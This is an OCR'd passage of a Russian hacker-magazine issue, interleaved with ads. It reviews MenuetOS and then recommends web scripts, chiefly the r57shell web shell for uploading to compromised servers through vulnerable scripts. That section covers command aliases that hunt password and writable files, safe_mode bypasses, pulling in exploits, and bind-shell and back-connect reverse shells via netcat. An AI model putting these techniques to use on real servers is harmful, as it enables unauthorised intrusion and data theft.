
КОГДА РЕЧЬ ИДЕТ ОБ АЛЬТЕРНАТИВНЫХ ОПЕРАЦИОННЫХ СИСТЕМАХ, ЗАДУМАЙСЯ: АЛЬТЕРНАТИВНЫХ ЧЕМУ? САМО СОБОЙ НАПРАШИВАЕТСЯ ОТВЕТ — АЛЬТЕРНАТИВНЫХ MICROSOFT WINDOWS. НЕДОСТАТКА В НИХ НЕТ. БОЛЬШИНСТВО КОНКУРЕНТОВ WINDOWS ЯВЛЯЮТСЯ ПОТОМКАМИ ИЛИ КЛОНАМИ UNIX | A.M.D.F. (amdf@front.ru)



Размер операционки имеет значение

[уникальность MenuetOS] Может сложиться впечатление, что разнообразие альтернативных операционных систем ограничивается бесчисленными дистрибутивами Linux, множеством коммерческих версий UNIX и несколькими ветками BSD. Даже операционная система Макинтошей, MacOS X, которая недавно была портирована на платформу x86 и совсем скоро грозится стать главным конкурентом Windows, основана на модифицированном ядре FreeBSD. А где же действительно оригинальные операционные системы, которые не являются ничьими клонами или потомками? Одной из таких операционных систем является MenuetOS. Она представляет собой написанную с нуля 32-битную многозадачную операционную систему, распространяемую по свободной лицензии GNU GPL. Сразу же бросается в глаза ее коренное отличие от других альтернативных операционных систем: в отличие от большинства современных систем, написанных на языках высокого уровня, MenuetOS написана целиком на 32-битном ассемблере! Следствием этого является ее чрезвычайно малый размер (вся MenuetOS занимает в несжатом виде всего лишь объем одной дискеты) и быстродействие. Создателем операционной системы является Вилле Турьянама, соотечественник Линуса Торвальдса.


[установка] Установка MenuetOS чрезвычайно проста. Она намного проще, чем у других операционных систем. Поскольку операционная система занимает мало места и целиком умещается на дискете, то нет никакой необходимости устанавливать ее на жесткий диск. Поэтому MenuetOS запускается прямо с флоппика. Для начала тебе нужно будет скачать дистрибутив с официального сайта menuetos.org. Последней стабильной версией MenuetOS на момент написания статьи была версия 0.78. Нужно будет выбирать среди нескольких видов дистрибутивов. Есть обычный образ дискеты, представляющий собой файл с расширением .img, который можно записать на дискету с помощью специальной программы для записи образов. Более удобным дистрибутивом для пользователей Windows будет архив с исполняемым файлом внутри. Нужно будет лишь запустить его, а программа сама запишет на вставленную дискету образ, и дополнительный софт для этой операции не понадобится. MenuetOS использует файловую систему FAT, поэтому содержимое записанной дискеты можно будет просмотреть из твоей основной операционной системы. MenuetOS также поддерживает FAT32, поэтому, находясь в ней, ты сможешь получить доступ к разделам твоего жесткого диска (если, конечно, такие разделы у тебя есть. Лично я уже давно использую только NTFS). Итак, ты скачал с сайта тот или иной дистрибутив и успешно записал образ на дискету. Что дальше? Теперь необходимо перезагрузить компьютер, и настроить в BIOS'е загрузку с гибкого диска. В бивисе можно выставлять последовательность, в которой компьютер при загрузке ищет загрузочные диски. Если первым в списке стоит жесткий диск и на нем установлена операционная система, то именно она и грузится. Тебе надо загрузить MenuetOS, которая находится на дискете, поэтому дискету в BIOS'е надо выставить перед жестким диском. Теперь компьютер при включении будет смотреть сначала на дискету, и если она вставлена, то произойдет загрузка с нее операционной системы.После настройки биоса убедись, что дискета на месте, и перезагружай компьютер. Начнется загрузка MenuetOS. В начале появится окно настройки перед стартом. MenuetOS пока не умеет автоматически определять параметры установленного оборудования, поэтому она задает пользователю несколько вопросов, прежде чем начать работу. Для начала в появившемся синем диалоговом окне следует указать видеорежим, который будет использоваться и разрешение экрана. Для большинства конфигураций будет приемлемым выбор режима Vesa 2.0+, и предпочтительного в повседневной работе экранного разрешения, которое у всех разное. Если ты запускаешь MenuetOS на



На нашем диске ты найдешь дистрибутив MenuetOS 0.78 и загрузчики для использования совместно с MSDOS, Windows 9x и Windows NT/2k/XP.



Официальный сайт операционной системы — http://menuetos.org.
Сайт на русском языке, посвященный MenuetOS — http://menuetos.narod.ru.
MenuetOS на SourceForge - http://sourceforge.net/projects/menuetos.
3D-приложения для MenuetOS — www.melog.ch/mos_pub.
Портирование Quake на MenuetOS — http://geocities.com/kirkalx/menquake.



старом компьютере, то, возможно, потребуется выбрать другой режим: Vesa 1.0 или даже EGA/CGA. Если выбран режим Vesa 2.0, то дальше появится вопрос, следует ли использовать графическую акселерацию MTRR. Следует ответить «да», чтобы включилось аппаратное ускорение вывода графических изображений. Следующий вопрос касается нахождения мыши. Мышь может быть подключена к порту PS/2, USB или к одному из COM-портов, и MenuetOS попросит указать, где именно она находится. Затем последует вопрос о том, откуда операционная система должна загрузить виртуальный диск. Выбирай пункт по умолчанию — загрузку с флоппи-диска.

Это последний вопрос настройщика, после ответа на него начинается непосредственно загрузка операционной системы. Следует немного подождать, затем появится сообщение о том, что загрузка завершена, и нужно нажать клавишу Escape для начала работы. Теперь загруженная MenuetOS готова к работе.

[интерфейс и приложения] Итак, как же выглядит интерфейс MenuetOS? Могу сказать, что он вполне соответствует моим представлениям о том, как должен выглядеть графический интерфейс современной операционной системы. Так как GUI встроен непосредственно в ядро, он работает очень быстро. Сверху находится панель задач с часами и большой кнопкой с надписью MenuetOS. Нажатие этой кнопки, как следует догадаться, приводит к появлению системного меню, из которого можно получить доступ ко всем настройкам и приложениям. На рабочем столе с фоновой картинкой находятся значки для запуска некоторых программ. Окна имеют заголовки привычного вида с крестиком для закрытия в правом углу. Словом, ничего кардинально отличающегося от привычного интерфейса нет. Фоном рабочего стола может быть любая картинка в формате bmp или jpeg. Расположение значков на рабочем столе тоже регулируется. Можно добавлять на рабочий стол дополнительные элементы, но не так как это делается в Windows (выбор пункта меню «создать ярлык»), а через специальное приложение, которое так и называется Desktop, в котором можно задать позицию, иконку и имя запускаемой программы. Красивый и быстрый интерфейс — это, конечно, хорошо, но операционная система должна уметь делать что-то еще, кроме показывания значков на рабочем столе. Ценность операционной системы определяется набором приложений, которые под ней запускаются. Посмотрим, как с этим обстоит дело в MenuetOS. В стандартной поставке MenuetOS вместе с системой идет довольно большое количество программ. Раскрой главное меню, и ты увидишь там восемь подменю, каждое из которых содержит нес-





945 P Neo Platinum



- Поддерживает двуядерные процессоры Intel с архитектурой 64-бит.
- Использует технологию "DTS connect", обеспечивающую 7.1-канальное аудио.
- Встроенная сетевая карта 10/100/1000 с интерфейсом PCI-E.
- Реализует технологию Динамического Оверклокинга 3-го поколения DOT3.

915PL Neo-F



- Поддерживаются процессоры Intel Pentium4 серий 5XX, 6XX (EM64T) и Celeron D серии 3XX в корпусе LGA775.
- Поддерживается память DDR333/DDR400 объемом до 2ГБ.
- Встроенная сетевая карта 100/100/1000 Realtek 8110S.
- 6-канальный аудио кодек ADI AD1888, совместимый с AC'97 v. 2.3.

K8N SLI-F




- Поддерживает процессоры AMD Athlon 64/FX/X2 с двуядерной архитектурой.
- Два разъема расширения PCI-E x16 с поддержкой технологии SLI.
- SATA2 RAID (с ПО NV RAID), поддерживающий режимы RAID 0, 1, 0+1, JBOD.
- 7.1-канальное аудио, совместимое с AC'97 v.2.3.
- Интерфейс IEEE1394.



Все вышеперечисленные функции опциональны для всех изделий MSI.
MSI - зарегистрированная торговая марка компании Micro-Star Int'l Co., Ltd.
Спецификации могут изменяться без предварительного уведомления.
Все зарегистрированные торговые марки являются собственностью своих владельцев.
Любые конфигурации, отличные от оригинальных, не гарантированы.


За дополнительной информацией обращайтесь на www.microstar.ru

колько приложений той или иной категории. Названия подменю ясно дают понять, что возможностей у системы достаточно — Coding, Internet, Audio, Graphics. На что в первую очередь надо обратить внимание? Подобно тому, как Linux немыслима без компилятора Си, MenuetOS немыслима без ассемблера. Вместе с системой в комплекте идет FASM, с помощью которого можно собирать программы для MenuetOS. Чтобы вести разработку программ, необходим хотя бы элементарный текстовый редактор, чтобы было, в чем набирать текст исходников. И такой редактор в MenuetOS, разумеется, есть. Называется он TinyPad, и кое в чем он даже покруче, чем Notepad в Windows — он умеет подсвечивать синтаксис исходников на ассемблере. Кроме того, меня немало удивила поддержка русского языка — набирать текст на русском можно без дополнительных ухищрений, достаточно лишь переключиться на него в программе настройки системы (Значок Setup на рабочем столе, пункт keyboard layout). Кроме русского и английского система поддерживает также финский (родной язык создателя), немецкий и французский. Кроме средств разработки MenuetOS содержит некоторое количество обычных прикладных приложений: программы для просмотра графических форматов bmp и jpeg, простой графический редактор XPaint, редактор иконок, калькулятор и файловый менеджер. Отдельно стоит отметить программы, собранные в меню Demos. В нем расположены софтины, демонстрирующие какие-либо возможности MenuetOS, в основном, ее графического движка. Там есть, например, программа «ScreenSaver», которая демонстрирует в полноэкранном режиме красивые трехмерные вращающиеся фигуры. Есть программы, призванные показать, что в MenuetOS можно создавать окна неправильной формы (например, круглые), а также окна с полупрозрачностью.


шахматы, Тетрис, Сапер и игра C4

В MenuetOS присутствует сетевая часть, основанная на протоколе TCP/IP. Это означает, что из MenuetOS можно выходить в сеть интернет. Правда, для MenuetOS пока нет портированного браузера Firefox, но кто знает, как оно обернется в дальнейшем :). Зато есть некоторое количество своих собственных сетевых утилит, среди которых клиенты telnet, irc, nntp, ftp, браузер и программы для работы с почтовыми протоколами pop3 и smtp. Присутствует даже клиент для игры в шахматы по интернету. Кроме клиентов есть еще и серверы http, ftp и email. Разумеется, функциональность всех этих приложений гораздо меньше, чем у их аналогов из других операционных систем, но это ничего не значит. Сетевые приложения в MenuetOS призваны показать, что разработка таковых под эту операционную систему вообще возможна, и имеет смысл. В будущем, я думаю, стоит ждать от них улучшения функциональности, а пока они выполняют свою функцию как демонстрационные программы. С помощью встроенной поддержки TCP/IP можно подключиться к локальной сети, а также можно попробовать выйти в интернет. О том, как настроить сетевую часть MenuetOS, подробно написано в документе, который открывается при нажатии пункта меню Internet -> Tools -> Information. Чтобы получить доступ к глобальной сети, необходим внешний хардварный модем. Если у тебя стоит внутренний софтовый модем, то про интернет в MenuetOS ты можешь забыть — чтобы модем зара-


калькулятор, терминал, палитра и копия экрана



файловый менеджер, список запущенных задач и настройки системы

ЗАГРУЗКА С ЖЕСТКОГО ДИСКА

Постоянно запускать MenuetOS с дискеты может надоесть, и возникнет потребность запускать ее с жесткого диска. Этого можно добиться, используя специальные загрузчики. Для запуска MenuetOS совместно с MS-DOS или Windows 9x существует программа MeOSLoad. Для работы загрузчика необходимо, чтобы твой компьютер удовлетворял некоторым условиям. Раздел, на котором расположен загрузчик, должен иметь файловую систему FAT32. Жесткий диск, на котором расположен этот раздел, должен быть подключен к первому контроллеру IDE и быть ведущим устройством (Master).

В установке загрузчика ничего сложного нет — просто помести файл загрузчика meosload.com в корневой каталог диска C. Туда же следует поместить инсталляционный файл msetup.exe. После этого файл meosload.com надо просто запустить. Из MS-DOS это можно делать сразу, а вот если ты находишься в Windows 9x, то предварительно надо перезагрузить компьютер в режиме Command prompt only. Чтобы не запускать файл meosload.com каждый раз вручную, ты можешь настроить загрузочное меню путем редактирования файлов autoexec.bat и config.sys. MeOSLoad может не поддерживать некоторые версии MenuetOS. Список версий, которые успешно прошли испытания, читай в справочном файле, который лежит в архиве с загрузчиком.

Для использования MenuetOS вместе с Windows NT/XP/2000 необходим другой загрузчик. Для его использования надо будет скопировать два файла в корневой каталог диска C и изменить файл boot.ini. После этого загрузчик NTLOADER сам научится запускать MenuetOS. Оба загрузчика, а также примеры конфигурационных файлов для Windows 9x, лежат на нашем диске.



FASM, TinyPad и файловый менеджер XTree

ботал, необходимы драйверы. Разработчики обычно выпускают их только для Windows, а про остальные платформы (даже довольно популярные) забывают. И уж если даже под Linux бывает проблемой найти нужный драйвер, то что уж говорить про MenuetOS. Для того чтобы использовать соединение с провайдером через модем, надо будет предварительно настроить программу PPP. Делается это довольно необычным образом — путем изменения параметров (номера телефона, имени пользователя и пароля) прямо в исходном тексте программы, и последующей ее пересборкой с помощью FASM. Это может вызвать удивление: к чему такие трудности? На самом деле, все довольно просто, и такой способ изменения настроек наглядно демонстрирует на практике возможность разрабатывать и изменять существующее программное обеспечение непосредственно из MenuetOS. Все, что касается предварительной настройки и использования PPP, подробно расписано в файле ppp.txt. Настройка соединения с локальной сетью с помощью программы stackcfg описана в файле stack.txt. Кроме того, в этом довольно объемном документе подробно описываются все возможности и ограничения стека TCP/IP в MenuetOS.

Пора узнать, как в MenuetOS обстоит дело с играми. С этим у MenuetOS все в порядке. Есть пасьянс FreeCell (аналог которого в Windows называется «Солитер»), есть Тетрис, есть даже трехмерная игра с коридорами в стиле Doom, правда без монстров и с весьма своеобразным управлением мышью. Существует проект портирования Quake в MenuetOS. Будет очень любопытно взглянуть, если это удастся сделать.

[итоги] Среди недостатков MenuetOS можно отметить некоторую примитивность поставляемого с ней софта. Интерфейс многих приложений нельзя назвать образцом красоты и удобства. Функциональность большинства ограничена лишь самыми минимальными возможностями. Но никто не мешает написать свои программы под MenuetOS, изучив ассемблер, API и формат исполняемых файлов. К сожалению, MenuetOS не умеет автоматически определять параметры подключенного оборудования. Поэтому его приходится настраивать вручную. Неподготовленному пользователю наверняка будет довольно трудно сообразить, какие значения требуется установить в программе Setup для правильной работы с железом.

Несмотря на все недостатки, MenuetOS оставляет благоприятное впечатление. В отличие от многих своих собратьев среди новых альтернативных операционных систем, она не падает от каждого чиха. Видно, что при написании кода разработчик уделял внимание стабильности. За все время моей работы с MenuetOS она ни разу не зависла. Можно открыть множество приложений одновременно, и никаких глюков или проблем с быстродействием не возникает. Я думаю, постепенно, в процессе разработки, эта операционная система обрастет и множеством качественного софта, и драйверами для распространенных устройств, и, разумеется, множеством пользователей, одним из которых можешь стать и ты

BE»COOL
Уверен и свободен
Gillette
SERIES
Новый антиперспирант
COOL»SPRAY
от Gillette
Сдержать его мощь способен только крутой баллончик
Мощная защита от потоотделения и передовой механизм контроля неприятного запаха
Удобство нанесения
COOL SPRAY



Скрипты на службе у хозяйки

НЕСКОЛЬКО ЛЕТ НАЗАД, КОГДА ВЕБ-ПРОГРАММИРОВАНИЕ ЕЩЕ ТОЛЬКО ЗАРОЖДАЛОСЬ, БОЛЬШИНСТВО ВЕБ-СЦЕНАРИЕВ ПРЕДСТАВЛЯЛИ СОБОЙ ПРИМИТИВНЫЕ ГОСТЕВЫЕ КНИГИ И СЧЕТЧИКИ ПОСЕЩЕНИЙ. СЕЙЧАС ЖЕ, НАРЯДУ С ПРОДВИНУТЫМИ ФОРУМАМИ И CMS-СИСТЕМАМИ, РАСПРОСТРАНЯЮТСЯ РЕДКИЕ, НО ЧРЕЗВЫЧАЙНО ПОЛЕЗНЫЕ СКРИПТЫ, КОТОРЫЕ МОГУТ ЗАМЕНИТЬ НЕМАЛО ОБЫЧНЫХ ПРОГРАММ | Степан Ильин aka Step (step@real.xakep.ru)



Полезные скрипты на каждый день

[r57shell v1.23]

Платформа: PHP

Размер: 85 Кб

Сайт: www.rst.void.ru

Админить удаленный компьютер можно по-разному. Визуальное администрирование с помощью систем, типа Remote Administrator (*www.radmin.com*) или SSH-доступа — это, естественно, наилучшие варианты. Но что делать, если такой роскоши нет? Допустим, ты нашел уязвимый скрипт, и единственное, что ты можешь сделать — залить, на удаленный хост, файл. Идеальный рецепт в этом случае: закачать туда веб-shell, то есть примитивную веб-оболочку, с помощью которой можно выполнять команды и просматривать результат их выполнения прямо в окне браузера. Существует довольно много реализаций этой идеи, но особого уважения заслуживает PHP-скрипт r57shell от известных security-групп RST/GHC.

Рабочая лошадка, в этом скрипте все продумано до мелочей. Ты когда-нибудь видел веб-шелл с возможностью авторизации? Я не видел. Хотя эта банальная вещь, безусловно, может пригодиться, чтобы обезопасить тебя от использования shell'а чужими лицами. Рекомендую первым делом открыть исходники скрипта и найти в нем раздел, отвечающий за авторизацию. Все, что надо сделать, — установить значение константы $auth в 1, а с помощью констант $name и $pass указать свое имя и пароль. После этого раздел будет иметь примерно следующее содержание:

```
$auth = 1; //авторизация включена
$name='step'; // логин пользователя
$pass='megarulez'; // пароль пользователя
```


После авторизации все возможности скрипта — к твоим услугам. Вернее сказать, все возможные действия, которые могут быть выполнены на этой системе. Из-за различий в настройках безопасности, прав веб-сервера и прочих параметров список действий на одном сервере сильно отличается от другого. К счастью, r57shell автоматически определяет, какие действия выполнить возможно, а какие — нет.

Самая главная задача веб-shell'а — удаленное выполнение команд. Поэтому в браузере ты первым делом увидишь поля для ввода команды и смены рабочей директории, а также большое текстовое поле, в котором будет выводиться результат. Чтобы облегчить себе рутинную работу, разработчики предлагают использовать специальные алиасы (сокращения). По умолчанию в базу программы включено около 25 алиасов, позволяющих быстро проводить поиск файлов, разрешенных для записи, файлов с паролями и историю команд .bash. К примеру, если выбрать в меню find all writable files, r57shell автоматически выполнит команду find / -type f -perm -2 -ls. Скрипт использует любую возможность для выполнения команды, перебирая варианты использования инструкций exec, shell_exec, system, passthru и popen, то есть в отличие от многих аналогов является универсальным.


Благодаря r57shell, ты получаешь возможность легко закачивать на сервер все необходимые файлы, причем как с локального компьютера, так и с удаленного сервера, используя wget, fetch, lynx, links, get или curl. Ты можешь закачать все необходимые утилиты (сканеры, эксплойты, прокси без логов, другие скрипты и т.д.), отконфигурировать их и, если позволяют права, даже запустить.

Несмотря не небольшой размер, скрипт имеет в своем арсенале еще немало полезных функций. Скрипт собирает всю необходимую информацию об удаленном сервере (версия оси, phpinfo(), php и веб-сервера и т.д.). В код r57shell встроено несколько приемов для обхода ограничений safe_mode, препятствующих удаленному выполнению многих задач. В конце концов, в него встроены компоненты для работы с базами данных (MySQL, MSSQL, PostgreSQL и Oracle): снятие дампа, произвольный запрос, просмотр структуры таблиц. Все это удовольствие работает как под Windows, так и под *nix-based ОС, причем r57shell необязательно юзать через браузер: к твоим услугам функции back-connect и bind-shell. Подробнее о них читай во врезке.

Альтернатива: r57pws 1.0 (perl, *http://rst.void.ru/download/r57pws.txt*).



выполняем команду dir на Windows-сервере



джентльменский набор разработчика (Денвер) — отличная возможность проверить скрипты под Windows



авторизация на веб-шелле: чужой не пройдет!

[RST MySQL v2.0]

Платформа: PHP

Размер: 79 Кб

Сайт: www.rst.void.ru

Каждый знает, что таблицы MySQL могут быть легко отредактированы на сервере с помощью мощного скрипта phpMyAdmin (*www.phpmyadmin.net*). Работа с базами данных осуществляется прямо через окно браузера, от тебя лишь требуется залить архив с дистрибутивом скрипта на сервер. Но именно здесь и возникают проблемы. Во-первых, дистрибутив phpMyAdmin занимает почти 3 Мб, соответственно, распакованный — еще больше. Во-вторых, сильно напрягает огромное количество PHP-файлов, из которых компонуется скрипт: ими крайне неудобно оперировать и еще сложнее установить скрытно на сервер. Но это еще не все. Недостаток phpMyAdmin заключается еще и в том, что пароль к БД хранится в открытом виде прямо в текстовых конфигах скрипта. Это явно не делает его почетным, и вообще говоря, является серьезной дырой в безопасности.

Думаю, я смог убедить тебя в необходимости альтернативы :). Достойно укрепиться в этой должности все шансы имеет скрипт RST MySQL 2.0. Нашел я его недавно, но сразу понял, что это именно то, что надо. Миниатюрный скрипт, который в архиве занимает всего 17 Кб, по функциональности ничуть не уступает гигантскому phpMyAdmin. Суди сам: установив RST MySQL на сервер, ты сможешь просматривать и редактировать любые базы, которые доступны для твоего аккаунта, или даже создавать новые, если ты являешься администратором. Все действия выполняются визуально, то есть на интуитивном уровне. Для того, чтобы отредактировать, просмотреть и создать новую таблицу в БД, тебе не нужно знать язык SQL — все это за тебя сделает RST MySQL 2.0. Если же ты хочешь укрепить свои позиции в составлении SQL-запросов, то скрипт вообще для тебя окажется большой находкой. Любое действие, которое он совершает, сопровождается текстом SQL-запроса, поэтому он легко усваивается. Понаблюдав, можешь попробовать составить запросы вручную — RST MySQL с удовольствием их обработает. Можно редактировать абсолютно все: любые поля (названия столбцов) таблицы, содержание, связи и т.п. Отличной фишкой является возможность создания дампа (копии) БД или отдельных таблиц, которые ты можешь просмотреть в браузере или отправить по HTTP. Все эти функции легко поместились в один небольшой файл, который не нужно конфигурировать и легко залить на сервер.

Альтернатива: WizMySQLAdmin (PHP, *wiz.homelinux.net/php.php*), perlmyadmin (Perl, *www.perlmyadmin.de*).

[PHP FXP 3.0]

Платформа: PHP

Размер: 11 Кб

Сайт: http://fxp.harrym.nu/phpfxp

С появлением высокосортных инет-каналов все меньше стала ощущаться необходимость локально хранить какие-то файлы. К моменту следующей установки привычной программы в инете наверняка будет выложен ее свежий релиз. Google.com индексирует ежедневно миллионы документов, из которых найти нужный намного легче, чем перебирать на винте когда-то сохраненные веб-странички. Спору нет — удобно, но есть и проблемы.

Мне, например, не раз приходилось копировать большие объемы с одного FTP-сервера на другой. Каждый решает эту задачу по-своему. Кто-то будет действовать напролом: выкачает файлы сначала на свой компьютер, а потом зальет в нужное место. Другой, не понаслышке знакомый с технологией FxP, воспользуется продвинутым FTP-клиентом. Но есть еще один способ — использовать специально заточенный под эту задачу скрипт. Признаться, мне пришлось потратить немало времени, прежде чем я нашел что-то работоспособное: большинство скриптов по разным причинам отказывались корректно работать, несмотря на предельную простоту задания. С самой лучшей стороны показал себя скрипт PHP FXP 3.0. Для его установки многого не требуется: нужно распаковать архив с дистрибутивом и подправить переменные $url и $path в файле config.inc.php. После этого все файлы и директории необходимо залить на сервер, а после передачи выставить права (chmod) 777 на директорию Store и все файлы, находящиеся в папке data. Теперь можно открывать файл index.php в браузе-



Не стоит забывать, что все действия взломщиков противозаконны и эта статья предназначена лишь для ознакомления. За применение материала в незаконных целях автор и редакция ответственности не несут.



Лучший способ оперировать файлами на удаленном сервере — использовать скрипт phpRemoteView (www.php.spb.ru). Уверяю тебя, ты не разочаруешься.



www.hotscripts.com — огромная подборка скриптов на PHP/PERL/ASP и т.д. www.x-forum.info — отличный раздел «веб-скрипты», для активных участников — доступ к огромной подборке нуленых скриптов. http://faqs.org.ru/progr/web_lang/perl_web2.htm — руководство на случай, если какой-либо из Perl-скриптов не заработает.

BACK-CONNECT VS. BIND-SHELL

Очень часто для нормальной работы с удаленным сервером через telnet/SSH мешает файрвол, который блокирует обращения к этим портам извне. В этом случае могут помочь два подхода. Оба включены в состав r57shell.

Bind-shell. Скрипт открывает на удаленном хосте сокет на заданном порту, который не фильтруется файрволом (если такой порт вообще есть), и привязывает к нему стандартный bash-интерпритатор */bin/bash*. Тебе остается с помощью telnet'a подключиться к нему и радоваться жизни.

Back-connect. Этот способ подходит, когда правила файрвола на удаленном хосте фильтруют практически все подключения, и возможности забиндить порт нет. Использование back-connect подразумевает, что инициировать подключение будешь не ты, а сам сервер, который попробует подключиться к указанному ему порту заданного IP-адреса. На принимающей стороне это соединение нужно принять с помощью чудо-программы netcat (*netcat.sourceforge.net*), после чего можно отдавать команды, как на обычном шелле. Если back-connect настроен на 40000, то запускать netcat нужно примерно так:

